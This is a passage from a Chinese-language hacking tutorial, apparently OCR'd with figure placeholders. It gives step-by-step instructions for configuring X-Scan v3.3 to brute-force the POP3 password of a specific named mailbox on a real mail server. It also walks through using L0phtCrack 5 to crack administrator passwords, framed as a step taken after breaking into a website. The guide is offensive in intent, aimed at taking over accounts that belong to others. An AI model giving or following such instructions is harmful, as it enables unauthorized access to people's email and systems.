


图4 X-Scan-v3.3主界面

点击工具栏上的“扫描参数”命令，在弹出的“扫描参数”窗口中进行扫描破解的配置。

首先点击“检测范围”，在“指定IP范围”下设置需要扫描破解的IP地址。这里可以输入独立的IP地址或域名，比如我们需要破解nohack@21cn.com这个信箱，这里就输入该信箱服务器的POP3地址pop.21cn.com，如图5所示。




图5 设置IP检测的范围

接着点击“全局设置”模块，“全局设置”模块下包括“扫描模块”、“并发扫描”、“网络设置”、“扫描报告”和“其他设置”等多个扫描项目。“扫描模块”选项中包括了可以进行扫描破解的选项，比如用户需要破解IPC的连接密码，就要选择“NT-Server弱口令”选项；如果用户需要对电子邮件进行破解的话，就要选择“POP3弱口令”这项。如果用户不清楚每个选项的内容，点击它以后，就会在右侧出现该选项的说明，如图6所示。




图6 选择“POP3弱口令”项

再点击“并发扫描”选项，这里用于设置并发扫描破解的主机和并发线程数，也可以单独为每个主机的各个插件设置最大线程数。“最大并发线程数量”选项则是扫描过程中最多可以启动的扫描线程数量。X-Scan采用了多线程方式进行扫描破解，用户可以根据自己计算机的配置以及网络带宽进行调整设置。

下面再点击“插件设置”下的“字典文件设置”选项，这里设置用于破解某些内容需要的字典文件。通常情况下程序用户不用设置，程序会自动调用自带的相关字典文件进行破解。如果程序自带的文件没有破解出相应的密码，只需在该选项默认的文件列表中双击然后重新设置新的字典文件即可，如图7所示。

这里需要说明一下，如果要针对某个账号进行破解，比如破解nohack@21cn.com这个信箱的密码，我们就要对“POP3用户




图7 设置字典路径

名字典”类型进行更新。用记事本打开程序默认的字典文件，将里面的内容全部删除，然后输入“nokack”即可。所有的设置完成后，点击工具栏中的“开始扫描”按钮，X-Scan就会按照我们的配置进行扫描破解。如果扫描到相应的选项，就会根据字典文件账号开始破解，完成后程序还会给出详细的报告，如图8所示。




图8 正在扫描中

三、本地破解

在黑客入侵的过程中，除了远程破解外，本地破解也是非常重要的。比如你在入侵网站的时候，得到了管理员的账号密码，可是这些密码是被MD5进行了加密的，所以我们就需要在本地进行密码的破解。本地破解和远程破解有一个很明显的区别就是，远程破解往往一个工具就可以胜任，而本地破解就需要“因人而异”，选择不同的工具才能破解。下面我们就看看常见的本地破解的操作。

1.本地破解管理员密码

事实证明，简单的或容易遭受破解的管理员密码是最大的安全威胁之一，因为攻击者往往以合法的身份登录计算机系统而不被察觉。L0phtCrack v5.02，简称LC 5，是一款网络管理员的必备的工具，它可以用来检测Windows、UNIX 用户是否使用了不安全的密码，同样也是最好、最快的Win NT/2000/XP/2003/UNIX 管理员账号密码破解工具。安装L0phtCrack v5.02 容笑汉化精简版，运行它，程序就会弹出一个向导窗口。

操作步骤： 如果用户是第一次使用LC5的话，还是通过向导进行操作比较好。点击向导窗口中的“下一步”按钮，在出现的窗口中选择一个导入加密口令的方法，用户可以根据情况选择“从本地机器导入”、“从远程电脑导入”、“从NT4.0紧急修复盘导入”以及“从本地电脑嗅探导入”；接着点击“下一步”按钮选择口令的破解方式，包括“快速口令破解”、“普通口令破解”、“复杂口令破解”以及“自定义”共四种方法；然后点击“下一步”按钮，选择破解报告的风格。

设置完成后，LC5就开始对系统存在的管理员密码进行破解。如果密码不是很复杂的话，很短的时间内就会得到结果。不过，如果密码比较复杂的话，需要时间会很长，毕竟是暴力破解嘛。破解完成后，LC5会在窗口中显示破解出的管理员的域、用户名、认证口令、口令等项目，同时还会显示出破解的时间、用户数等项目，如图9所示。




图9 LC5主界面

